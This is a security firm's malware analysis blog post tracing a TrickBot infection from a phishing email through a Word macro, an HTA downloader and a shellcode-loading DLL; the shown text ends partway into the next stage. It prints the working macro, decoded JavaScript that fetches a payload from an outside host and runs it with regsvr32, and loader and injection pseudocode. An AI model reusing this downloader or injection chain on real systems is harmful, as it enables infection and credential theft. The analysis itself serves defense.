

# [RE025] TrickBot ... many tricks

blog.vincss.net/re025-trickbot-many-tricks/

27/10/2021

## 1. Introduction

First discovered in 2016, until now **TrickBot** (*aka TrickLoader or Trickster*) has become one of the most popular and dangerous malware in today's threat landscape. The gangs behind TrickBot are constantly evolving to add new features and tricks. Trickbot is multi-modular malware, with a main payload will be responsible for loading other plugins capable of performing specific tasks such as steal credentials and sensitive information, provide remote access, spread it over the local network, and download other malwares.

Trickbot roots are being traced to elite Russian-speaking cybercriminals. According to these reports (1, 2), up to now, at least two people believed to be members of this group have been arrested. Even so, other gang members are currently continuing to operate as normal.

Through continuous cyber security monitoring and system protection for customer recently, **VinCSS** has successfully detected and prevented a phishing attack campaign to distribute malware to customer that was protected by us. After the deep dive analysis and dissection of the malware techniques, we can confirm that this is a sample of the Trickbot malware family.

In this article, we decided to provide a detail analysis of how Trickbot infects after launching by a malicious Word document, the techniques the malware uses to make it difficult to analyze. Unlike Emotet or Qakbot, Trickbot hides C2 addresses by using fake C2 addresses mixed together with real C2 addresses in the configuration, we will cover how to extract the final C2 list at the end of this article. In addition, we present the method to recover the APIs as well as decode the strings of Trickbot based on IDA AppCall feature to make the analysis process easier.



## 2. Analyze malicious document

The attacker somehow infected the partner's mail server system, thereby taking control of the email account on the server, inserting email with attachment containing malware into the email exchange flow between the two parties. The content of this email is as follows:

Attachments : [request.zip](#)


Hello ,

Important information for you. See attached.

Password - tgrh44

Thank you.

After extracting the request.zip with the password provided in the email, I obtained require 010.04.2021.doc:



Check the **require 010.04.2021.doc** file and found that this file contains VBA code:

```
' module: windowsPopEarth

Attribute VB_Name = "windowsPopEarth"
Attribute VB_Base = "0{FCFB3D2A-A0FA-1068-A738-08002B3371B5}"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = False
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = False
Attribute VB_Customizable = False
Public Sub microsoftHopRock(excelHipExcel, easyRockApril)
Open "" & excelHipExcel & "" For Output As #1
Print #1, easyRockApril
Close #1
End Sub
Public Sub cleanOffice(excelHipExcel)
Set accessPopEarth = New WshShell
accessPopEarth.run excelHipExcel
End Sub

' module: jumpWindowsOfficial

Attribute VB_Name = "jumpWindowsOfficial"
Sub AutoOpen()
officeExcelOffice = "cleanEarthExcel"
Set wordEasyPop = New windowsPopEarth
wordEasyPop.microsoftHopRock officeExcelOffice & "....hta.", Replace(ActiveDocument.Range.Text, "<", "")
wordEasyPop.cleanOffice officeExcelOffice & "....hta."
End Sub
```

Offset	0 1 2 3 4 5 6 7	8 9 A B C D E F	Ascii
000009C0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....
000009D0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....
000009E0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....
000009F0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....
00000A00	01 3C 26 6C 74 3B 6B 26	6C 74 3B 74 26 6C 74 3B	<=<h><=;<
00000A10	60 26 6C 74 3B 26 6C	74 3B 26 6C 74 3B 26	m=<h><=;<
00000A20	26 6C 74 3B 62 26 6C	74 3B 62 26 6C 74 3B	t:<=b><=;<d>
00000A30	6C 74 3B 79 26 6C 74 3B	3E 26 6C 74 3B 3C 26 6C	lty=<=;<l>;<l
00000A40	74 3B 64 26 6C 74 3B 69	26 6C 74 3B 76 26 6C 74	t:<=d><=;<v>
00000A50	38 20 26 6C 74 3B 69 26	6C 74 3B 64 26 6C 74 3B	:<=t;<=d;<=t;
00000A60	3D 26 6C 74 3B 27 26 6C	74 3B 72 26 6C 74 3B	=<=t;<=t;<r>;<
00000A70	26 6C 74 3B 63 26 6C 74	3B 6B 26 6C 74 3B 43 26	&lt;&gt;<=t;<c>
00000A80	6C 74 3B 26 6C 74 3B 38	6B 26 6C 74 3B 61 26 6C	lt;&gt;&lt;&gt;&lt;&gt;
00000A90	74 3B 6E 26 6C 74 3B 4A	26 6C 74 3B 75 26 6C 74	t;<=n><=t;<=u>
00000AA0	38 20 26 6C 74 3B 79 26	6C 74 3B 27 26 6C 74 3B	=<=t;<=p><=t;<=t;
00000AB0	3E 26 6C 74 3B 3D 26 6C	74 3B 3D 26 6C 74 3B 67	><=t;<=t;<=t;<=t;
00000AC0	26 6C 74 3B 34 26 6C 74	3B 26 6C 74 3B 4A 26	&lt;&gt;&lt;&gt;&lt;&gt;
00000AD0	6C 74 3B 48 26 6C 74 3B	49 26 6C 74 3B 6F 26 6C	t;<=H><=t;<=s><=s>
00000AE0	74 3B 39 26 6C 74 3B 47	26 6C 74 3B 63 26 6C 74	t;<=q>&gt;&lt;c><=t;
00000AF0	38 46 26 6C 74 3B 68 26	6C 74 3B 33 26 6C 74 3B	F;<=t;<=h><=t;<=t;
00000B00	59 26 6C 74 3B 26 6C	74 3B 78 26 6C 74 3B 47	V&lt;&gt;&lt;x>&lt;6>
00000B10	26 6C 74 3B 49 26 6C 74	3B 39 26 6C 74 3B 41 26	&lt;&gt;&lt;&gt;&lt;&gt;A&
00000B20	6C 74 3B 69 26 6C 74 3B	62 26 6C 74 3B 61 26 6C	lt;&gt;&lt;b>&lt;L>
00000B30	74 3B 64 26 6C 74 3B 48	26 6C 74 3B 49 26 6C 74	t;&gt;&lt;&gt;&lt;&gt;
00000B40	38 42 26 6C 74 3B 4E 26	6C 74 3B 47 26 6C 74 3B	:&gt;&lt;N>&lt;&gt;
00000B50	64 26 6C 74 3B 70 26 6C	74 3B 5A 26 6C 74 3B 58	d&gt;&lt;p>&lt;z>&lt;X
00000B60	26 6C 74 3B 5A 26 6C 74	3B 59 26 6C 74 3B 39 26	&lt;&gt;Z&lt;Y&lt;9&
00000B70	6C 74 3B 6B 26 6C 74 3B	59 26 6C 74 3B 71 26 6C	lt;&gt;&lt;V&lt;q&gt;
00000B80	74 3B 56 26 6C 74 3B 32	26 6C 74 3B 59 26 6C 74	t;&gt;&lt;&gt;&lt;&gt;
00000B90	38 33 26 6C 74 3B 68 26	6C 74 3B 69 26 6C 74 3B	:&gt;&lt;h>&lt;

Offset	0 1 2 3 4 5 6 7	Ascii
00000000	01 3C 26 6C 74 3B 6B 26	<=<h>
00000005	6C 74 3B 74 26 6C 74 3B	lt;&gt;t;<
00000010	60 26 6C 74 3B 6C 26 6C	m=<lt;&lt;
00000015	74 3B 3E 26 6C 74 3B 3C	t;>&lt;<
00000020	26 6C 74 3B 62 26 6C 74	&lt;&gt;&lt;
00000025	38 46 26 6C 74 3B 38 26	:&gt;&lt;&gt;
00000030	6C 74 3B 79 26 6C 74 3B	lt;&gt;v;
00000035	3E 26 6C 74 3B 3C 26 6C	>&lt;<&lt;
00000040	74 3B 64 26 6C 74 3B 69	t;&gt;&lt;i
00000045	26 6C 74 3B 76 26 6C 74	&lt;&gt;v&lt;
00000050	38 20 26 6C 74 3B 69 26	:&lt;&gt;
00000055	6C 74 3B 64 26 6C 74 3B	lt;&gt;t;<
00000060	3D 26 6C 74 3B 27 26 6C	=&lt;&gt;
00000065	74 3B 72 26 6C 74 3B 6F	t;&gt;&lt;
00000070	26 6C 74 3B 63 26 6C 74	&lt;&gt;&lt;
00000075	38 48 26 6C 74 3B 43 26	:&gt;&lt;c>
00000080	6C 74 3B 6C 26 6C 74 3B	lt;&gt;L;

I focus to the red highlight code in the above image. Extract the relevant data area and do the corresponding replacement, obtain the html content containing JavaScript as the figure below:

```

1 <html><body><div id='rockCleanJump'>==  
|gdhJH1o9GcFh3YlxGI9AibldHIBNGdpZXZ9kYqV2Y0hiItNHetxmMugXbshGd0BnIpsDavBXR4NWzs5ybwVmboIyRFRLIsAiIoRHdwpzLvk2  
|csFmbkdncpdGa0Rmlj9WbvIWbkZmZvgGeGF1SMlzl5MzMz8iehRWe4FDM/  
|QXatVWPadVYqZlc5J1dXlmRxsGbrdTvhZLM5pEN2F0dQJCLgYWYsNXZpsDavBXR4NWzs5yc15GZokyOpZGKo9GcFh3YlxmLzRXY0V3cg0TPgI  
|DMwkye0Jxe7ZXYyBCapBnUvN2aBN2YLN3cg0DIuV2dgE0Y0lmdlh1TipWzjRHKitEGzvRmYuMHdyVWYtJSK7gWawJ1bjtWQjNWZzNnLvBXZutD  
|apBnUvN2aBN2YLN3cuQxewVG19ASM7gWawJ1bjtWQjNWZzNnL3Jxa0VGKo9GcFh3YlxmLyV2cw9mbzVmYvRWepsDapBnUvN2aBN2YLN3cuMXY  
|2VGdvZWasVGKiMmOcxVdzVmczxFxwVnYs12YcxVzhNxenl2Yy92cvZGdI9GcuoGcnJClgITK7gWawJ1bjtWQjNWZzNnLjx2bzV209NWY0NGao  
|UWK71Xf</div><div id='hipWordApril'></div><div id='rapHopWindows'>  
2 FMcgI3bjtGSpBSvBHI9AibldHIBNGdpZXZ9kYqV2Y0hiI3N3YylGc05ycoVGbsJSK7YXYyBCavBHSBnUhBHI9AibldHIBNGdpZXZ9kYq  
|V2Y0hiIzNmcpBHdp52ZuYWAsV2c5NHdl12bipWzjRnIpsjcvN2aIlGcI9GcuiXduhiIyV2zzZnczIDIjpDXcV3clJ3ccxFc1JGbpNGXcVWYzL  
|XTpNmvcvN3bmRHsvBnLqB3zky0</div>  
3 <script language = 'javascript'>  
4 function popRockPop(cleanCleanMicrosoft) {  
5     return (new ActiveXObject(cleanCleanMicrosoft));  
6 }  
7 function windowsEasyRap(jumpOfficialHop) {  
8     return (cleanMicrosoftWindows.getElementById(jumpOfficialHop).innerHTML);  
9 }  
10 function officialHopEarth(windowsEasyMicrosoft) {  
11     return ('cha' + windowsEasyMicrosoft);  
12 }  
13 function rockOfficePop(hopRapJump) {  
14     var jumpMicrosoftExcel = easyWindowsPop(  
15         "=+9876543210zyxwvutsrqponmlkjihgfedcbaZYXWVUTSRQPONMLKJIHGFEDECBA");  
16     var easyJumpRock = "";  
17     var rapWindowsRock,  
18         officialPopRap,  
19         aprilWindowsHop;  
20     /*var earthExcelPop;

```

The JavaScript code in the figure will do the decoding of the base64 blob assigned to the rockCleanJump and rapHopWindows variables. With the first base64 blob, it will download the payload to the victim's computer and save it as **easyMicrosoftHop.jpg**:

Recipe	Input	Output
Reverse	=gdhJH1o9GcFh3YlxGI9AibldHIBNGdpZXZ9kYqV2Y0hiItNHetxmMugXbshGd0BnIpsDavBXR4NWzs5ybwVmboIyRFRLIsAiIoRHdwpzLvk2csFmbkdncp  dGo0Rmlj9WbvIWbkZmZvgGeGF1SMlzl5MzMz8iehRWe4FDM/QXatVWPadVYqZlc5J1dXlmRxsGbrdTvhZLM5pEN2F0dQJCLgYWYsNXZpsDavBXR4NWzs5yc15  GZokyOpZGKo9GcFh3YlxmLzKXY0V3cg0TPgIDMwkye0Jxe7ZXYyBCapBnUvN2aBN2YLN3cg0DIuV2dgE0Y0lmdlh1TipWzjRHKitEGzvRmYuMHdyVWYtJSK7gW  awJ1bjtWQjNWZzNnLjwBXZutDapBnUvN2aBN2YLN3cuQxewVG19ASM7gWawJ1bjtWQjNWZzNnL3Jxa0VGKo9GcFh3YlxmLyV2cw9mbzVmYvRWepsDapBnUvN2a  BN2YLN3cuMXY2VGdvZWasVGKiMmOcxVdzVmczxFxwVnYs12YcxVzhNxenl2Yy92cvZGdI9GcuoGcnJClgITK7gWawJ1bjtWQjNWZzNnLjx2bzV209NWY0NGao  UWK71Xf	var hopExcel = new ActiveXObject("msxml2.xmlhttp"); hopExcel.open("GET", "http://islandwrightd.com/bmddf/hxFQL9/933/zadyx10?time=ZWajVryRwWi1k1k7UdV2yJ4vAwP", false); hopExcel.send(); if (hopExcel.status == 200) { try { var hipRockAccess = new ActiveXObject("adodb.stream"); hipRockAccess.open; hipRockAccess.type = 1; hipRockAccess.write(hopExcel.responsebody); hipRockAccess.savetofile("c:\\users\\public\\easyMicrosoftHop.jpg", 2); hipRockAccess.close; } catch(e) {} }
From Base64	Alphabet A-Za-z0-9+=	time: 7ms length: 532 lines: 14
Reverse	By Character	
Generic Code Beautify		

With the second base64 blob, it will use **regsvr32** to execute the downloaded payload.

```

2FmcgI3bjtGSpBHSvBHI9AibldHIBNGdpZXZY9kYqV2Y0hiI3N3Yy1Gc05yoVGbsJSK7YXVxBavBHSpBnUhBHI9AibldHIBNGdpZXZY9kYqV2Y0hiIzNmc
pBHdp52ZuYWasV2c5NHd12bipWZjRnIpsjcvN2aIlGcI9GcuIXduhIiyV2zzZnczIDIjpDxv3clJ3ccxFc1JGbpNGXcVWz1XTpNmcvN3bmRHsvBnLqB3Z
ikyo

var rockHipHop = new ActiveXObject("wscript.shell");
var hopHipRap = new ActiveXObject("scripting.filesystemobject");
rockHipHop.run("regsvr32 c:\\users\\public\\easyMicrosoftHop.jpg");

```

With the above information, I can conclude that **easyMicrosoftHop.jpg** is a Dll file.

### 3. Analyze easyMicrosoftHop.jpg payload (**RCSeparator.dll** – **48cba467be618d42896f89d79d211121**)

This file is not available on VT, however if search by *imphash: f34a0f23e05f2c2a829565c932b87430* will get the same payloads. These payloads have been uploaded to VT recently:

		Detections	Size	First seen	Last seen	Submitters
<input type="checkbox"/>	624F6EE3F87AC829557F677F5E25698533F3B67631681781404C96986C1278C7	36 / 67	476.19 KB	2021-10-12 12:08:05	2021-10-12 12:08:05	1
<input type="checkbox"/>	RCSeparator.EXE pedl overlay	36 / 67	476.19 KB	2021-10-12 12:03:14	2021-10-12 12:03:14	1
<input type="checkbox"/>	D334C6469938EB7509FD509FAFDA22F4FF918704CFB41F35F533B0872880C4D	36 / 67	476.19 KB	2021-10-12 12:03:14	2021-10-12 12:03:14	1
<input type="checkbox"/>	RCSeparator.EXE pedl overlay detect-debug-environment long-sleeps persistence	45 / 67	476.19 KB	2021-10-12 11:20:16	2021-10-12 11:20:16	1
<input type="checkbox"/>	BEBBF661D480E98024734DC5D65CC2373835DB9886F18636EA082059FA80FDF	38 / 67	476.19 KB	2021-10-12 11:06:49	2021-10-12 11:06:49	1
<input type="checkbox"/>	RCSeparator.EXE pedl overlay	37 / 67	476.19 KB	2021-10-12 10:44:40	2021-10-12 10:44:40	1

Examining this payload, this is a Dll with the original name is **RCSeparator.dll**, and it has one exported function is **DllRegisterServer**.

Disasm: [.rdata] to [.data] General DOS Hdr Rich Hdr File Hdr Optional Hdr Section Hdrs Exports

Offset	Name	Value	Meaning
2EEB0	Characteristics	0	
2EEB4	TimeDateStamp	60E4DB9A	Tuesday, 06.07.2021 22:39:22 UTC
2EEB8	MajorVersion	0	
2EEBA	MinorVersion	0	
2EEBC	Name	2EEE2	RCSeparator.dll
2EEC0	Base	1	
2EEC4	NumberOfFunctions	1	
2EEC8	NumberOfNames	1	
2EECC	AddressOfFunctions	2EED8	
2EED0	AddressOfNames	2EEDC	
2EED4	AddressOfNameOrdinals	2EEE0	

Exported Functions [ 1 entry ]				
Offset	Ordinal	Function RVA	Name RVA	Name Forwarder
2EED8	1	195D	2EEF2	DllRegisterServer

easyMicrosoftHop.jpg

The file's metadata info is as follows:

CompanyName =
FileDescription = RCSeparator MFC Application
FileVersion = 1, 0, 0, 1
InternalName = RCSeparator
LegalCopyright = Copyright (C) 2003
LegalTradeMarks =
OriginalFilename = RCSeparator.EXE
ProductName = RCSeparator Application
ProductVersion = 1, 0, 0, 1
Comments = ***

The sample is not packed, but through a quick check the sections information, it can be seen that its code has been obfuscated, and the .rsrc section is likely to contain an encrypted payload.

Sections viewer : [ easyMicrosoftHop.jpg ] 5 sections - alignment : 1000h [ easyMicrosoftHop.jpg ] 5 sections - alignment : 1000h [ easyMicrosoft... ]

Nr	Virtual offset	Virtual s...	RAW Da...	RAW size	Flags	Name	First bytes (hex)	Fir...	sect. Stats
01 ep	00001000	00024D7A	00001000	00025000	60000020	.text	8B 44 24 04 85 C0 74 1E 83	D...	Crypted maybe - 8.1319 % ZERO
02 im	00026000	00008F04	00026000	00009000	40000040	.rdata	54 EE 02 00 42 EE 02 00 30	T ...	Very not packed - 37.3047 % ZERO
03	0002F000	00005D20	0002F000	00003000	C0000040	.data	D8 86 02 10 00 00 00 00 2E	...	Very not packed - 66.3737 % ZERO
04 rs	00035000	0003C6C8	00032000	0003D000	40000040	.rsrc	00 00 00 00 00 00 00 00 04	...	Packed - 4.0215 % ZERO
05	00072000	00007014	0006F000	00008000	42000040	.reloc	00 10 00 00 EC 00 00 00 98	...	Very not packed - 68.2831 % ZERO

Overlay : C3 8C C3 9A 39 CF 31 38 C3 A4 0A 50 C3 8F 10 68 22 C2 85 3A C2 9E C2 8F 4F C3 85 36 4E 4C 28 00 | 9 18 P h" : O 6NL(

End of file : 42 C2 A4 46 C2 96 C3 BB 23 59 C3 9A 5F 02 C2 83 6B 04 6E 69 C3 B0 C2 B4 C2 A3 16 2A 65 1D C3 8E | B F #Y \_ k ni \*e


Section status :  Executable  Readable  Writable

Section size : 32 KB

All sections size : 476 KB

-> RAW decimal size : 32768 bytes = 32.00 kb = 0.03 MB <- Section can be discarded (e.g. .reloc)

By viewing resources in this sample, I found a resource named **HTML**, size **0x38333** bytes, containing random bytes. I guess that it will use this resource to decode a new payload.



Analysis code of the payload at the **DllRegisterServer** function shows that it does the following:

Find the base address of **kernel32.dll**, **ntdll.dll**:

```

while ( TRUE )
{
    v7 = g_val_764676576 * (v6 + 1);
    entry = ADJ(curr_entry);
    if ( !GADJ(curr_entry)[v5 * (5 * (v5 + 3 * v6) + 2 - v7)] )
    {
        goto next_entry;
    }
    wsz_base_dll_name = entry->BaseDllName.Buffer;
    if ( !&wsz_base_dll_name[v5 * (5 * (v5 + 3 * v6) + 2 - v7)] )
    {
        goto next_entry;
    }
    cmp_flag = _wcsicmp(wsz_base_dll_name, wsz_module_name[v5 * (5 * v5 + v6 * (0xF - g_val_764676576) - g_val_764676576 + 2)]);
    if ( !cmp_flag )
    {
        return entry->DllBase + 4 * g_val_8456345 * (5 * g_val_8456345 + g_val_65336254 * (0xF - g_val_764676576) - g_val_764676576 + 2);
    }
    v6 = g_val_65336254;
    next_entry:
    curr_entry = ADJ(curr_entry)->InMemoryOrderLinks.Flink;
    if ( v12 == curr_entry )
    {
        return FALSE;
    }
}

```

Get the addresses of APIs for later use in **kernel32.dll**, **ntdll.dll** based on pre-computed hashes.

```

VirtualAlloc_0 = f_dyn_resolve/apis(kernel32_base_addr, 0xF4F90662);
VirtualAllocExNuma = f_dyn_resolve/apis(kernel32_base_addr, 0xDBA89E45);
WriteProcessMemory = f_dyn_resolve/apis(kernel32_base_addr, 0x2B2426BB);
GetCurrentThread_0 = f_dyn_resolve/apis(kernel32_base_addr, 0x3BD48C02);
QueueUserAPC = f_dyn_resolve/apis(kernel32_base_addr, 0x8246D9A8);
NtTestAlert = f_dyn_resolve/apis(ntdll_base_addr, 0x34AD12B8);
LdrFindResource_U = f_dyn_resolve/apis(ntdll_base_addr, 0xB7EF610F);
LdrAccessResource = f_dyn_resolve/apis(ntdll_base_addr, 0x26513BBF);

```

```

>>> def calc_api_hash(api_name):
    if api_name is None:
        return 0
    calced_hash = 0x0

    for i in range(len(api_name)):
        c = ord(api_name[i])
        if c >= 0x61:
            c = c - 0x20
        calced_hash = (c + ror(calced_hash, 0xD, 32)) & 0xFFFFFFFF

    return (calced_hash - 0x3B35B7BA) & 0xFFFFFFFF

>>> print hex(calc_api_hash("VirtualAlloc"))
0xf4f90662L

```

```

while ( TRUE )
{
    api_addr = base_addr + pFuncAddrTbl[pHintsTbl[i]];
    if ( f_calc_api_hash((base_addr + pFuncNameTbl[i])) == pre_api_hash )
    {
        break;
    }
    if ( ++cnt >= num_of_export_names )
    {
        return FALSE;
    }
    pFuncAddrTbl = v11;
    i = cnt;
}
return api_addr;

```

```

calced_hash = 0;
while ( 1 )
{
    LOBYTE(c) = *func_name;
    if ( !*func_name )
    {
        break;
    }
    tmp = _ROR4_(calced_hash, 0xD);
    c = c;
    // convert to upper case
    if ( c >= 'a' )
    {
        c = c - 0x20;
    }
    calced_hash = c + tmp;
    ++func_name;
}
return calced_hash - 0x3B35B7BA;

```

Use the resolved APIs to access and get the entire content of the resource that was mentioned above:

```

// load resource data
ptr_shellcode = f_fetch_rsrc_content_and_write_to_buf(&shellcode_length);

ResourceInfo.Name = 6782;
ResourceInfo.Language = 2052;
if ( LdrFindResource_U(&g_dll_handle, &ResourceInfo, resLevel, &ResourceDataEntry) >= 0 )
{
    LdrAccessResource(&g_dll_handle, ResourceDataEntry, &ResourceBuffer, ResourceLength);
}
if ( VirtualAllocExNuma )
{
    val_64 = f_atol("64");
    val_8192 = f_atol("8192");
    // MEM_COMMIT | MEM_RESERVE
    ptr_resource_data = VirtualAllocExNuma(0xFFFFFFFF, 0, *ResourceLength, val_8192 | 0x1000, val_64, 0);
}
else
{
    val_64 = f_atol("64");
    val_8192 = f_atol("8192");
    // MEM_COMMIT | MEM_RESERVE
    ptr_resource_data = VirtualAlloc_0(0, *ResourceLength, val_8192 | 0x1000, val_64);
}
WriteProcessMemory(0xFFFFFFFF, ptr_resource_data, ResourceBuffer, *ResourceLength, 0);
return ptr_resource_data;

```

Decode to shellcode and execute this shellcode by using QueueUserAPC and NtTestAlert functions.

```

ptr_xor_key = malloc(g_val_29610);
f_derive_xor_key(
    ptr_xor_key,
    "R3_a_c'mCNw4+^6Mle7<GHZIX9jim>EJW9<FL@1U@u7TkAW>$6uJbmk4#XvAPm$8",
    3 * (g_val_65336254 * (2 * g_val_8456345 - g_val_65336254 * g_val_65336254 * g_val_65336254 - g_val_764676576 + 1) - g_val_8456345) + 0x41);
// decrypt shellcode
f_decrypt_shellcode(ptr_xor_key, ptr_shellcode, shellcode_length);
h_curr_thread = GetCurrentThread_0();
// Shellcode Execution in a Local Process with QueueUserAPC and NtTestAlert
QueueUserAPC(ptr_shellcode, h_curr_thread, dwData);
NtTestAlert();
return 0;

```

Dump shellcode for further analysis. Parse this shellcode and found that it has **3 embedded DLLs** as following:

```

Win32 DLL found at offset 0x52e size 228864 bytes.
Win32 DLL found at offset 0x241e size 220160 bytes.
Win32 DLL found at offset 0x3e1e size 212480 bytes.
3 PE file(s) found from the whole file.

```

## 4. Analyze shellcode

The code of the above shellcode will call the `f_dll_loader` function to load the first Dll into memory with the following parameter:

```

_BYT* __stdcall start()
{
    // 0x40252E → start of 1st DLL
    // 0x43A32E → end of 1st DLL (sig "dave")
    return f_dll_loader(0x40252E, 0xED1C7B80, 0x43A32E, 5, 1);
}

.text:0040252E 4D 5A 90 00 03 00 00 00+      IMAGE_DOS_HEADER <5A4Dh, 90h
.text:0040252E 04 00 00 00 FF FF 00 00+      40h, 0, 0
.text:0040256E 0E 1F                         dw 1F0Eh
.text:00402570 BA                         db 0BAh ; .
.text:00402571 0E 00 B4                         db 0Eh, 0, 0B4h
.text:00402574 09                         db 9

```

```

.text:0043A12C 43 32 4A 32 70 32 DD 34+      dd 351D350Bh, 35623
.text:0043A12C 09 35 3E 35 6F 35 CC 35+      dd 3788376Fh, 37A83
.text:0043A32C 00                         db 0
.text:0043A32D 00                         db 0
.text:0043A32E 64 61 76 65 00      str_dave db 'dave',0
.text:0043A333 00                         db 0

```

At the function `f_dll_loader`, the shellcode finds the addresses of Windows API functions on runtime according to the pre-computed hashes:

```

LoadLibraryA = f_dyn_resolve_apis(0x726774Cu);
GetProcAddress = f_dyn_resolve_apis(0x7802F749u);
VirtualAlloc = f_dyn_resolve_apis(0xE553A458);
VirtualProtect = f_dyn_resolve_apis(0xC38AE110);
NtFlushInstructionCache = f_dyn_resolve_apis(0x945CB1AF);
GetNativeSystemInfo = f_dyn_resolve_apis(0x959E0033);

if ( export_dir_va )
{
    // calc module hash
    len = module_name_len > 0x10;
    for ( i = 0; i < len; ++i )
    {
        c = sz_module_name[i];
        tmp = _ROR4_(calced_module_hash, 0xD);
        if ( c >= 'a' )
        {
            tmp -= 0x20;
        }
        calced_module_hash = c + tmp;
    }
    // calc and check api hash
    while ( 1 )
    {
        calced_api_hash = 0;
        sz_func_name = module_base + *ptr_func_name;
        do
        {
            calced_api_hash = *sz_func_name++ + _ROR4_(calced_api_hash, 0xD);
        }
        while ( sz_func_name[0xFFFFFFF] );
        if ( calced_api_hash + calced_module_hash == pre_api_hash )
        {
            return module_base
            + *(module_base + 2 * v10 + *(module_base + export_dir_va + offsetof(IMAGE_EXPORT_DIRECTORY, AddressOfNameOrdinals)))
            + *(module_base + export_dir_va + offsetof(IMAGE_EXPORT_DIRECTORY, AddressOfFunctions));
        }
        ++ptr_func_name;
        if ( ++v10 > num_of_names )
        {
            goto LABEL_12;
        }
    }
}

```

```

>>> def calc_api_hash(apiName, dllName):
    if apiName is None:
        return 0

    val = 0
    dllHash = 0
    for i in dllName:
        dllHash = ror(dllHash, 0xd, 32)
        b = ord(i)
        if b >= 0x61:
            b -= 0x20
        dllHash += b
        dllHash = 0xffffffff & dllHash
    for i in apiName:
        val = ror(val, 0xd, 32)
        val += ord(i)
        val = 0xffffffff & val

    return 0xffffffff & (dllHash + ror(val, 0xd, 32))

>>> dllName = "kernel32.dll".encode("utf-16le") + '\x00\x00'
>>> print hex(calc_api_hash("LoadLibraryA", dllName))
0x726774cL

```

The entire `f_dll_loader` function will perform the task of a loader, after mapping the Dll into memory will find the Dll's `DllEntryPoint` address and call this address to execute the code of first Dll:

```

call_to_payload_entry_point:
    DllEntryPoint_func = (mapped_dll_payload + nt_headers->OptionalHeader.AddressOfEntryPoint);
    NtFlushInstructionCache(0xFFFFFFFF, 0, 0);
    // call to DllEntryPoint
    DllEntryPoint_func(mapped_dll_payload, 1, 1);

```

Here, I dumped the first Dll to disk for further analysis.

## 5. Analyze the first DLL (**b67694dddf98298b539bddc8cabc255d**)

This file is not available on VT, however if search by *imphash: 1f6199c52a5d3ffac2a25f6b3601dd22* this will get the same payloads:

		Detections	Size	First seen	Last seen	Submitters
<input type="checkbox"/>	80ecbd78b8fd2b4246cf2626acc27ae4bacb3a12fbfa3a4aae17bcf57ae433d peddl	54 / 66	224.00 KB	2021-10-12 15:21:49	2021-10-12 15:21:49	1 
<input type="checkbox"/>	AF1033CC74915B03343D07D330325D08B6CC2F8FAC05C31DE65F8741F7CF755 No meaningful names peddl	50 / 67	223.00 KB	2021-10-06 19:19:02	2021-10-06 19:19:02	1 
<input type="checkbox"/>	E29F14ED1DC3B16A16114912695D69E7A952CA0C51374C59618BFEDAC56B43A b8212f866c5cdf1a823031e24fe10444aab103d8fb55a25821e1c7c7366e580f_unpacked peddl	51 / 67	22.50 KB	2021-09-30 12:18:10	2021-10-03 12:32:37	1 
<input type="checkbox"/>	44F9FBC8F88BAF93BBB05B12267083C20EE6989968B5A25E27FD7E3A85B750 No meaningful names peddl	38 / 67	37.00 KB	2021-09-14 18:12:59	2021-09-14 18:12:59	1 
<input type="checkbox"/>	CDEA3BC26665E89E8656CF107F611F50A08AFA12DC9DAE1296967620959EB6DC trickBot_000A0000.dll peddl overlay	43 / 69	222.71 KB	2021-08-20 02:00:44	2021-08-20 02:00:44	1 
<input type="checkbox"/>	58EB3B6A9DD371F2B5C39166F7F520F0DA6EC8A32962221CF4F44A47C3E67E7 1e052e_payload2.dll peddl overlay	55 / 69	226.71 KB	2021-08-05 07:57:32	2021-08-05 07:57:32	1 
<input type="checkbox"/>	586E45E2FCF44D36B090D70934C78CCBE4ADAEF1FA1075354BAEB52429F4E4C8 586e45e2fcf44d36b090d70934c78ccbe4adaef1fa1075354baeb52429f4e4c8.sample peddl overlay	35 / 68	222.71 KB	2021-07-23 16:42:43	2021-07-23 16:42:43	1 

According to the information that Import Directory provides, it can be guessed that this DLL will also do the job of a loader:

Disasm: [.text] to [.rdata]									
Imports									
